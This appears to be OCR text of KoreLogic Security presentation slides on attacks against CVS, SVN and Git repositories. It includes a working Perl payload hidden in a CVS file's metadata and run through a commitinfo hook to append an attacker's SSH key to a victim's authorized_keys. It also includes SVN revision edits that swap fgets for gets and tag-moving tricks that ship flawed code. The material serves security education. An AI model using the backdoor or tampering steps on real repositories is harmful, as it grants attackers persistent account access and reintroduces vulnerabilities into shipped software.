/repo/foo/foo.c,v (after cvs admin command)

```
... truncated ...
desc
@
#!/usr/bin/perl
$u="victim";
$t="/home/$u/.ssh/authorized_keys";
$p=qq(ssh-rsa AA...SF mallory@@M4600);
$n=`id -nu`; chomp($n);
if($n=~/^$u$/&&open(FH,"< $t"))
{
 while($l=<FH>)
 {
  $l=~s/[\n\r]*$//;
  if($l eq $p){close(FH);exit(0);}
 }
 close(FH);
 if(open(FH,">> $t"))
 {
  print FH "$p\n";
  close(FH);
 }
}
exit(0);
__END__
@
... truncated ...
```

CVS: Fancy Hook Abuse





```
mallory $ cvs co CVSROOT ; cd CVSROOT
mallory $ echo "ALL perl -x  %r/foo/foo.c,v" >> commitinfo
mallory $ cvs commit -m "Updated." commitinfo
```

/repo/CVSROOT/commitinfo (after commit)

```
# The "commitinfo" file is used to control
# pre-commit checks.  The filter on the right is
# invoked with the repository and a list of files
# to check.  A non-zero exit of the filter program
# will cause the commit to be aborted.
#
# The first entry on a line is a regular
# expression which is tested against the directory
# that the change is being committed to, relative
# to the $CVSROOT.  For the first match that is
# found, then the remainder of the line is the
# name of the filter to run.
#
# Format strings present in the filter will be
# replaced as follows:
#    %c = canonical name of the command being
#         executed
#    %I = unique (randomly generated) commit ID
#    %R = the name of the referrer, if any,
#         otherwise the value NONE
#    %p = path relative to repository
#    %r = repository (path portion of $CVSROOT)
#    %{s} = file name, file name, ...
… truncated ...
# If the name "ALL" appears as a regular expression
# it is always used in addition to the first
# matching regex or "DEFAULT".

ALL perl -x  %r/foo/foo.c,v
```

CVS: Fancy Hook Abuse




```
alice $ cvs commit -m "Updated." test.c
```

“Step 4”

/home/alice/.ssh/authorized_keys (before)


```
ssh-rsa AA...== alice@acme.com
```

/home/alice/.ssh/authorized_keys (after)

```
ssh-rsa AA...== alice@acme.com
ssh-rsa AA...SF mallory@@M4600
```

Result of “Step 5”

CVS: Fancy Hook Abuse




```
mallory $ ssh alice@server.com

server $ id
uid=1001(alice) gid=1001(alice) groups=1001(alice)
```

- This is just one example of how the attack can be used ...

Attacks against SVN Repositories

- Alter existing revisions
- Move a tag to reintroduce a bug
- Abuse hooks

Attacks against SVN Repositories

- Alter existing revisions
- Move a tag to reintroduce a bug
- Abuse hooks

SVN: Alter existing revisions

- Subversion stores data in db/revs/x/y and db/revprops/x/y files, plus some bookkeeping.
- Revs files contain code deltas; revprops contain metadata (log message, etc).
- If you are careful to respect the file format, you can easily introduce changes to past revs that will carry forward to current.
- Or, you can make a change in one revision, and then reverse it prior to HEAD

SVN: Alter existing revisions

foo.c

```
#include <stdio.h>
#include <string.h>

void main()
{
  char buf[10];
  unsigned int len;
  printf("Say something:\n");
  fgets(buf, sizeof(buf), stdin);

  len = strlen(buf);
  if (buf[len - 1] == '\n')
      buf[len - 1] = '\0';

  printf("%s\n", buf);
}
```

Subversion

db/revs/0/1

```
DELTA
SVN...
#include <stdio.h>
#include <string.h>

void main()
{
  char buf[10];
  unsigned int len;
  printf("Say something:\n");
  fgets(buf, sizeof(buf), stdin);

  len = strlen(buf);
  if (buf[len - 1] == '\n')
      buf[len - 1] = '\0';

  printf("%s\n", buf);
}
ENDREP
id: 0-1.0.r1/287
type: file
count: 0
text: 1 0 274 257
5efdd8ee3216f122a86aa4e9b6a29b51
fb347aa5942d32c5fa8e2722545e9d3ed8921f41
0-0/_2
cpath: /foo.c
copyroot: 0 /

... TRUNCATED ...
```

KoreLogic SECURITY

SVN: Alter existing revisions

foo.c

```
#include <stdio.h>
#include <string.h>

void main()
{
  char buf[10];
  unsigned int len;
  printf("Say something:\n");
  fgets(buf, sizeof(buf), stdin);

  len = strlen(buf);
  if (buf[len - 1] == '\n')
      buf[len - 1] = '\0';

  printf("%s\n", buf);
}
```

Subversion

db/revs/0/1

```
DELTA
SVN...
#include <stdio.h>
#include <string.h>

void main()
{
  char buf[10];
  unsigned int len;
  printf("Say something:\n");
  fgets(buf, sizeof(buf), stdin);

  len = strlen(buf);
  if (buf[len - 1] == '\n')
      buf[len - 1] = '\0';

  printf("%s\n", buf);
}
ENDREP
id: 0-1.0.r1/287
type: file
count: 0
text: 1 0 274 257
5efdd8ee3216f122a86aa4e9b6a29b51
fb347aa5942d32c5fa8e2722545e9d3ed8921f41
0-0/_2
cpath: /foo.c
copyroot: 0 /
```

Sizes Checksums

... TRUNCATED ...

SVN: Alter existing revisions

db/revs/0/1

```
DELTA
SVN...
#include <stdio.h>
#include <string.h>

void main()
{
  char buf[10];
  unsigned int len;
  printf("Say something:\n");
  gets(buf);

  len = strlen(buf);
  if (buf[len - 1] == '\n')
      buf[len - 1] = '\0';

  printf("%s\n", buf);
}
ENDREP
id: 0-1.0.r1/266
type: file
count: 0
text: 1 0 253 236
61d55853da89663cd3849fe6ec493251
eac0a11d2434859a1305e07aabbdc1c63bbc6443
0-0/_2
cpath: /foo.c
copyroot: 0 /
```

... TRUNCATED ...

KoreLogic SECURITY

SVN: Alter existing revisions

db/revs/0/1

```
DELTA
SVN...
#include <stdio.h>
#include <string.h>

void main()
{
  char buf[10];
  unsigned int len;
  printf("Say something:\n");
  gets(buf);

  len = strlen(buf);
  if (buf[len - 1] == '\n')
      buf[len - 1] = '\0';

  printf("%s\n", buf);
}
ENDREP
id: 0-1.0.r1/266
type: file
count: 0
text: 1 0 253 236
61d55853da89663cd3849fe6ec493251
eac0a11d2434859a1305e07aabbdc1c63bbc6443
0-0/_2
cpath: /foo.c
copyroot: 0 /
```

... TRUNCATED ...

Subversion

foo.c

```
#include <stdio.h>
#include <string.h>

void main()
{
  char buf[10];
  unsigned int len;
  printf("Say something:\n");
  gets(buf);

  len = strlen(buf);
  if (buf[len - 1] == '\n')
      buf[len - 1] = '\0';

  printf("%s\n", buf);
}
```

Attacks against SVN Repositories

- Alter existing revisions
- Move a tag to reintroduce a bug
- Abuse hooks

KoreLogic SECURITY

SVN: Move a tag to reintroduce a bug

- Basically just like CVS...

SVN: Move a tag to reintroduce a bug

- Basically just like CVS...
- Suppose revision 15 is tagged for release as V_1_0
- But then during QA a security flaw is discovered, and patched, creating revision 17
- The V_1_0 tag is moved to point to 17, so that it includes the fix.
- Development continues forward from there, making revisions 19, 20, etc.

SVN: Move a tag to reintroduce a bug


- An attacker with just remote commit access can typically delete and add tags.

- So, the attacker moves the tag back to 15, which contained the flaw.

- Now when 'V_1_0' is checked out and built or packaged for release, the vulnerable code is shipped instead of the fixed code.


SVN: Move a tag to reintroduce a bug


If revision 2 fixed a bug and then was tagged as "release-1.0.0", and development continued on, it might look like this:



SVN: Move a tag to reintroduce a bug

Now the attacker deletes and re-adds the tag pointing back to rev 1. Developers working on HEAD do not see anything different.





KoreLogic SECURITY

Attacks against SVN Repositories

- Alter existing revisions
- Move a tag to reintroduce a bug
- Abuse hooks

KoreLogic SECURITY

SVN: Abusing hooks

- SVN stores hooks in a hooks/ directory on the server.
- Hooks execute as the person committing to the repository.
- Unlike CVS, the SVN hooks/ directory cannot be managed by commits.
- So to modify hooks the attacker would need access to the repository server's filesystem (or something that lets them manage hooks remotely).

SVN: Abusing hooks

- SVN stores hooks in a hooks/ directory on the server.
- Hooks execute as the person committing to the repository.
- Unlike CVS, the SVN hooks/ directory cannot be managed by commits.
- So to modify hooks the attacker would need access to the repository server's filesystem (or something that lets them manage hooks remotely).
    - Once again code-hosting sites have to worry.

Attacks against Git Repositories


- Alter an existing revision?
- Abuse “replace” objects
- Move a tag to reintroduce a bug
- Add a new revision by hand

Git Background – Objects

- Git stores data in objects (individual files and/or packed files).
- A commit consists of a **commit** object, which points to a **tree** object, which points to one or more **blob** objects.
- Objects are named for the sha1 hashes of their contents, and those “points to” references are the hashes of the related object.
- Checking out a codebase entails walking all those pointers, 0xabcd → 0x1234 → 0xcafe

Git Background - object pointers

- A revision will be pointed to by at least one other object, such as the master branch's HEAD pointer.
- In this example:
    - HEAD or ”master” points to the current revision (11fb)
    - The “foo” tag also points to the current revision (11fb)
    - 11fb is a commit object pointing to a tree object (8302)
    - 8302 is a tree object describing the “foo.c” file with a content blob (10b2)
    - 10b2 is a blob object containing the contents of “foo.c”
- Hashes are often referred to by a 4- or 8-character abbreviation, but Git internally uses the full value.



Attacks against Git Repositories

- Alter an existing revision?
- Abuse “replace” objects
- Move a tag to reintroduce a bug
- Add a new revision by hand

Git: Alter existing revisions?

- This is really, really hard to do. Yay!
- If an object's hash no longer matches its filename, git considers it broken garbage.
- So to change an existing revision in-place, you would need to replace it with new contents that still hashes to the same value.
- Despite SHA1 being “broken”, that is actually still quite hard. So, good luck with that attack vector.

Git: Alter existing revisions?

- This is really, really hard to do. Yay!
- If an object's hash no longer matches its filename, git considers it broken garbage.
- So to change an existing revision in-place, you would need to replace it with new contents that still hashes to the same value.
- Despite SHA1 being "broken", that is actually still quite hard. So, good luck with that attack vector.
- On the other hand, Git gives us a lot more rope, so tricky stuff is still possible.

Attacks against Git Repositories


- Alter an existing revision?
- Abuse “replace” objects
- Move a tag to reintroduce a bug
- Add a new revision by hand

Git: Abusing “replace” objects

- That explanation of object-walking earlier? Way over-simplified.
- Git supports a “replace” object, which supersedes an existing object and points it somewhere else.
- Anyone who can commit and push can add replace objects.


Git Replace: replace tagged version

- An initial commit, 11fb, was made and tagged as “foo”
- master/head also points at 11fb.




Git Replace: replace tagged version

- A buggy new revision was added, 81d6.
- The "foo" tag still points at good code, 11fb.



